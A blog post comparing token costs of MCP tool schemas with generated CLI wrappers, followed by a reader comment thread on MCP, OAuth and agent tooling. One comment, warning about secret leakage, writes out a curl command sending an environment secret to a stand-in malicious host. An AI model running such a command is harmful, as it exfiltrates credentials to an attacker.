
I Made MCP 94% Cheaper (And It Only Took One Command)

Every AI agent using MCP is quietly overpaying. Not on the API calls themselves - those are fine. The tax is on the instruction manual.
Before your agent can do anything useful, it needs to know what tools are available. MCP’s answer is to dump the entire tool catalog into the conversation as JSON Schema. Every tool, every parameter, every option.
CLI does the same job but cheaper.
I took an MCP server and generated a CLI from it using CLIHub. Same tools, same OAuth, same API underneath. Two things change: what loads at session start, and how the agent calls a tool.
The numbers below assume a typical setup: 6 MCP servers, 14 tools each, 84 tools total.
1. Session start
MCP dumps every tool schema into the conversation upfront. CLI uses a lightweight skill listing - just names and locations. The agent discovers details when it needs them.1
{
  "name": "notion-search",
  "description": "Search for pages and databases",
  "inputSchema": {
    "type": "object",
    "properties": {
      "query": {
        "type": "string",
        "description": "The search query text"
      },
      "filter": {
        "type": "object",
        "properties": {
          "property": { "type": "string", "enum": ["object"] },
          "value": { "type": "string", "enum": ["page", "database"] }
        }
      }
    }
  },
  {
  "name": "notion-fetch",
  ...
  }
  ... (84 tools total)
}
<available_tools>
  <tool>
    <name>notion</name>
    <description>CLI for Notion</description>
    <location>~/bin/notion</location>
  </tool>
  <tool>
    <name>linear</name>
    ...
  </tool>
  ... (6 tools total)
</available_tools>
2. Tool call
Once the agent knows what’s available, it still needs to call a tool.
{
  "tool_call": {
    "name": "notion-search",
    "arguments": {
      "query": "my search"
    }
  }
}# Step 1: Discover tools (~4 + ~600 tokens)
$ notion --help
notion search <query> [--filter-property ...]
Search for pages and databases
notion create-page <title> [--parent-id ID]
Create a new page
... 12 more tools
------------------------------------------------
# Step 2: Execute (~6 tokens)
$ notion search "my search"MCP’s call is cheaper because definitions are pre-loaded. CLI pays at discovery time - --help returns the full command reference (~600 tokens for 14 tools), then the agent knows what to execute.
| Tools used | MCP | CLI | Savings |
|---|---|---|---|
| Session start | ~15,540 | ~300 | 98% |
| 1 tool | ~15,570 | ~910 | 94% |
| 10 tools | ~15,840 | ~964 | 94% |
| 100 tools | ~18,540 | ~1,504 | 92% |
CLI uses ~94% fewer tokens overall.
Anthropic’s Tool Search
Anthropic launched Tool Search which loads a search index instead of every schema then uses fetch tools on demand. It typically drops token usage by 85%.
Same idea as CLI’s lazy loading. But when Tool Search fetches a tool, it still pulls the full JSON Schema.2
| Tools used | MCP | TS | CLI | Savings vs TS |
|---|---|---|---|---|
| Session start | ~15,540 | ~500 | ~300 | 40% |
| 1 tool | ~15,570 | ~3,530 | ~910 | 74% |
| 10 tools | ~15,840 | ~3,800 | ~964 | 75% |
| 100 tools | ~18,540 | ~12,500 | ~1,504 | 88% |
Tool Search is more expensive, and it’s Anthropic-only. CLI is cheaper and works with any model.
CLIHub
I struggled finding CLIs for many tools so built CLIHub a directory of CLIs for agent use.
Open sourced the converter - one command to create CLIs from MCPs.
Read the original article

Comments
There is some important context missing from the article.
First, MCP tools are sent on every request. If you look at the notion MCP the search tool description is basically a mini tutorial. This is going right into the context window. Given that in most cases MCP tool loading is all or nothing (unless you pre-select the tools by some other means) MCP in general will bloat your context significantly. I think I counted about 20 tools in GitHub Copilot VSCode extension recently. That's a lot!
Second, MCP tools are not compossible. When I call the notion search tool I get a dump of whatever they decide to return which might be a lot. The model has no means to decide how much data to process. You normally get a JSON data dump with many token-unfriendly data-points like identifiers, urls, etc. The CLI-based approach on the other hand is scriptable. Coding assistant will typically pipe the tool in jq or tail to process the data chunk by chunk because this is how they are trained these days.
If you want to use MCP in your agent, you need to bring in the MCP model and all of its baggage which is a lot. You need to handle oauth, handle tool loading and selection, reloading, etc.
The simpler solution is to have a single MCP server handling all of the things at system level and then have a tiny CLI that can call into the tools.
In the case of mcpshim (which I posted in another comment) the CLI communicates with the sever via a very simple unix socket using simple json. In fact, it is so simple that you can create a bash client in 5 lines of code.
This method is practically universal because most AI agents these days know how to use SKILLs. So the goal is to have more CLI tools. But instead of writing CLI for every service you can simply pivot on top of their existing MCP.
This solves the context problem in a very elegant way in my opinion.
So basically the best way to use MCP is not to use it at all and just call the APIs directly or through a CLI. If those dont exist then wrapping the MCP into a CLI is the second best thing.
Makes you wonder whats the point of MCP
The point of the MCP is for the upstream provider to provider agent specific tools and to handle authentication and session management.
Consider the Google Meet API. To get an actual transcript from Google Meet you need to perform 3-4 other calls before the actual transcript is retrieved. That is not only inefficient but also the agent will likely get it wrong at least once. If you have a dedicated MCP then Google in theory will provide a single transcript retrieval tool which simplifies the process.
The authentication story should not be underestimated either. For better or worse, MCP allows you to dynamically register oauth client through a self registration process. This means that you don't need to register your own client with every single provider. This simplifies oauth significantly. Not everyone supports it because in my opinion it is a security problem but many do.
By tymscar 2026-02-2611:49 Or you could just have a cli that does that, no MCP needed
Exactly. You shouldn't use MCPs unless there is some statefulness / state / session they need to maintain between calls.
In all other cases, CLI or API calls are superior.
There are very few stateful MCP Servers out there, and the standard is moving towards stateless by default.
What is really making MCP stand out is:
- oauth integration
- generalistic IA assistants adoption. If you want to be inside ChatGPT or Claude, you can't provide a CLI.
> What is really making MCP stand out is:
> - oauth integration
I don't see a reason a cli can't provide oauth integration flow. Every single language has an oauth client.
> - generalistic IA assistants adoption. If you want to be inside ChatGPT or Claude, you can't provide a CLI.
This is actually a valid point. I solved it by using a sane agent harness that doesn't have artificial restrictions, but I understand that some people have limited choices there and that MCP provides some benefits there.
Same story as SOAP, even a bad standard is better than no standard at all and every vendor rolling out their own half-baked solution.
By zachrip 2026-02-2615:14 Oauth with mcp is more than just traditional oauth. It allows dynamic client registration among other things, so any mcp client can connect to any mcp server without the developers on either side having to issue client ids, secrets, etc. Obviously a cli could use DCR as well, but afaik nobody really does that, and again, your cli doesn't run in claude or chatgpt.
By brookst 2026-02-2616:03 Stateful at the application layer, not the transport layer. There are tons of stateful apps that run on UDP. You can build state on top of stateless comms.
By jnstrdm05 2026-02-2614:48 The guy who created fastmcp, he mentioned that you should use mcp to design how an llm should interact with the API, and give it tools that are geared towards solving problems, not just to interact with the API. Very interesting talk on the topic on YouTube. I still think it's a bloated solution.
By paulddraper 2026-02-263:45 MCP is just JSON-RPC plus dynamic OAuth plus some lifecycle things.
It’s a convention.
That everyone follows.
By throwup238 2026-02-2616:50 > Makes you wonder whats the point of MCP
I only use them for stuff that needs to run in-process, like a QT MCP that gives agents access to the element hierarchy for debugging and interacting with the GUI (like giving it access to Chrome inspector but for QT).
This was my initial understanding but if you want ai agents to do complex multi step workflows I.e. making data pipelines they just do so much better with MCP.
After I got the MCP working my case the performance difference was dramatic
By athrowaway3z 2026-02-269:491 reply Yeah this is just straight up nonsense.
Its ability to shuffle around data and use bash and do so in interesting ways far outstrips its ability to deal with MCPs.
Also remember to properly name your cli tools and add a `use <mytool> --help for doing x` in your AGENTS.md, but that is all you need.
Maybe you're stuck on some bloated frontend harness?
By ianm218 2026-02-2620:56 > Yeah this is just straight up nonsense.
I was just sharing my experience I'm not sure what you mean. Just n=1 data point.
From first principles I 100% agree and yes I was using a CLI tool I made with typer that has super clear --help + had documentation that was supposed to guide multi step workflows. I just got much better performance when I tried MCP. I asked Claude Code to explain the diff:
> why does our MCP onbaroding get better performance than the using objapi in order to make these pipelines? Like I can see the performance is better but it doesn't intuitively make sense to me why an mcp does better than an API for the "create a pipeline" workflow
It's not MCP-the-protocol vs API-the-protocol. They hit the same backend. The difference is who the interface was designed for.
For context I was working on a visual data pipeline builder and was giving it the same API that is used in the frontend - it was doing very poorly with the API.The CLI is a human interface that Claude happens to use. Every objapi pb call means: - Spawning a new Python process (imports, config load, HTTP setup) - Constructing a shell command string (escaping SQL in shell args is brutal) - Parsing Rich-formatted table output back into structured data - Running 5-10 separate commands to piece together the current state (conn list, sync list, schema classes, etc.) The MCP server is an LLM interface by design. The wins are specific: 1. onboard://workspace-state resource — one call gives Claude the full picture: connections, syncs, object classes, relations, what exists, what's missing. With the CLI, Claude runs a half-dozen commands and mentally joins the output. 2. Bundled operations — explore_connection returns tables AND their columns, PKs, FKs in one response. The CLI equivalent is conn tables → pick table → conn preview for each. Fewer round-trips = fewer places for the LLM to lose the thread. 3. Structured in, structured out — MCP tools take JSON params, return JSON. No shell escaping, no parsing human-formatted tables. When Claude needs to pass a SQL string with quotes and newlines through objapi pb node add sql --sql "...", things break in creative ways. 4. Tool descriptions as documentation — the MCP tool descriptions are written to teach an LLM the workflow. The CLI --help is written for humans who already know the concepts. 5. Persistent connection — the MCP server keeps one ObjectsClient alive across all calls. The CLI boots a new Python process per command. So the answer is: same API underneath, but the MCP server eliminates the shell-string-parsing impedance mismatch and gives Claude the right abstractions (fewer, chunkier operations with full context) instead of making it pretend to be a human at a terminal.
I have never had a problem using cli tools intead of mcp. If you add a little list of the available tools to the context it's nearly the same thing, though with added benefits of e.g. being able to chain multiple together in one tool call
Not doubting you just sharing my experience - was able to get dramatically better experience for multi step workflows that involve feedback from SQL compilers with MCP. Probably the right harness to get the same performance with the right tools around the API calls but was easier to stop fighting it for me
By vidarh 2026-02-2610:56 Did you test actually having command line tools that give you the same interface as the MCP's? Because that is what generally what people are recommending as the alternative. Not letting the agent grapple with <random tool> that is returning poorly structured data.
If you option is to have a "compileSQL" MCP tool, and a "compileSQL" CLI tool, that that both return the same data as JSON, the agent will know how to e.g. chain jq, head, grep to extract a subset from the latter in one step, but will need multiple steps with the MCP tool.
The effect compounds. E.g. let's say you have a "generateQuery" tool vs CLI. In the CLI case, you might get it piping the output from one through assorted operations and then straight into the other. I'm sure the agents will eventually support creating pipelines of MCP tools as well, but you can get those benefits today if you have the agents write CLI's instead of bothering with MCP servers.
I've for that matter had to replace MCP servers with scripts that Claude one-shot because the MCP servers lacked functionality... It's much more flexible.
By crazylogger 2026-02-264:091 reply Then you inevitably have to leak your API secret to the LLM in order for it to successfully call the APIs.
MCP is a thin toolcall auth layer that has to be there so that ChatGPT and claude.ai can "connect to your Slack", etc.
By crazylogger 2026-02-2610:38 Setting an env var on a machine the LLM has control over is giving it the secret. When LLM tries `echo $SECRET` or `curl https://malicious.com/api -h secret:$SECRET` (or any one of infinitely many exfiltration methods possible), how do you plan on telling these apart from normal computer use?
Prior art: https://simonwillison.net/2025/Jun/16/the-lethal-trifecta/
By brookst 2026-02-2616:01 You’ve described a naive MCP implementation but it really doesn’t work that way IRL.
I have an MCP server with ~120 functions and probably 500k tokens worth of help and documentation that models download.
But not all at once, that would be crazy. A good MCP tool is hierarchical, with a very short intro, links to well-structured docs that the model can request small pieces of, groups of functions with `—-help` params that explain how to use each one, and agent-friendly hints for grouping often-sequential calls together.
It’s a similar optimization to what you’re talking about with CLI; I’d argue that transport doesn’t really matter.
There are bad MCP serves that dump 150k tokens of instructions at init, but that’s a bad implementation, not intrinsic to the interface.
By miki123211 2026-02-262:54 I'd add to that that every tool should have --json (and possibly --output-schema flags), where the latter returns a Typescript / Pydantic / whatever type definition, not a bloated, token-inefficient JSON schema. Information that those exist should be centralized in one place.
This way, agents can either choose to execute tools directly (bringing output into context), or to run them via a script (or just by piping to jq), which allows for precise arithmetic calculations and further context debloating.
By grogenaut 2026-02-261:23 Or write your own MCP server and make lots of little tools that activate on demand or put smarts or a second layer LLM into crafting GQL queries on the fly and reducing the results on the fly. They're kinda trivial to write now.
I do agree that MCP context management should be better. Amazon kiro took a stab at that with powers
By TCattd 2026-02-2611:31 Another alternative (to mcpshim): https://github.com/EstebanForge/mcp-cli-ent
Direct usage as CLI tool.
By BeetleB 2026-02-2617:17 > Given that in most cases MCP tool loading is all or nothing (unless you pre-select the tools by some other means)
Which applications that support MCP don't let you select the individual tools in a server?
From your description, GraphQL or SQL could be a good solution for AI context as well.
By cjonas 2026-02-262:09 SQL is peak for data retrieval (obviously) but challenging to deploy for multitenant applications where you can't just give the user controlled agent a DB connection. I found it every effective to create a mini paquet "data ponds" on the fly in s3 and allow the agent to query it with duckdb (can be via tool call but better via a code interpreter). Nice thing with this approach is you can add data from any source and the agent can join efficiently.
Is this article from a while back?
> Before your agent can do anything useful, it needs to know what tools are available. MCP’s answer is to dump the entire tool catalog into the conversation as JSON Schema. Every tool, every parameter, every option.
Because this simply isn't true anymore for the best clients, like Claude Code.
Similar to how Skills were designed[1] to be searchable without dumping everything into context, MCP tools can (and does in Claude Code) work the same way.
See https://www.anthropic.com/engineering/advanced-tool-use and https://x.com/trq212/status/2011523109871108570 and https://platform.claude.com/docs/en/agents-and-tools/tool-us...
[1] https://agentskills.io/specification#progressive-disclosure
By thellimist 2026-02-2522:18 FYI the blog has direct comparison to Anthropic’s Tool Search.
Regardless, most MCPs are dumping. I know Cloudflare MCP is amazing but other 1000 useful MCPs are not.
After reading Cloudflare's Code Mode MCP blog post[1] I built CMCP[2] which lets you aggregate all MCP servers behind two mcp tools, search and execute.
I do understand anthropic's Tool Search helps with mcp bloat, but it's limited only to claude.
CMCP currently supports codex and claude but PRs are welcome to add more clients.
[1]https://blog.cloudflare.com/code-mode-mcp/ [2]https://github.com/assimelha/cmcp
By thellimist 2026-02-2522:58 did you check the token usage comparison between cmcp and cli?
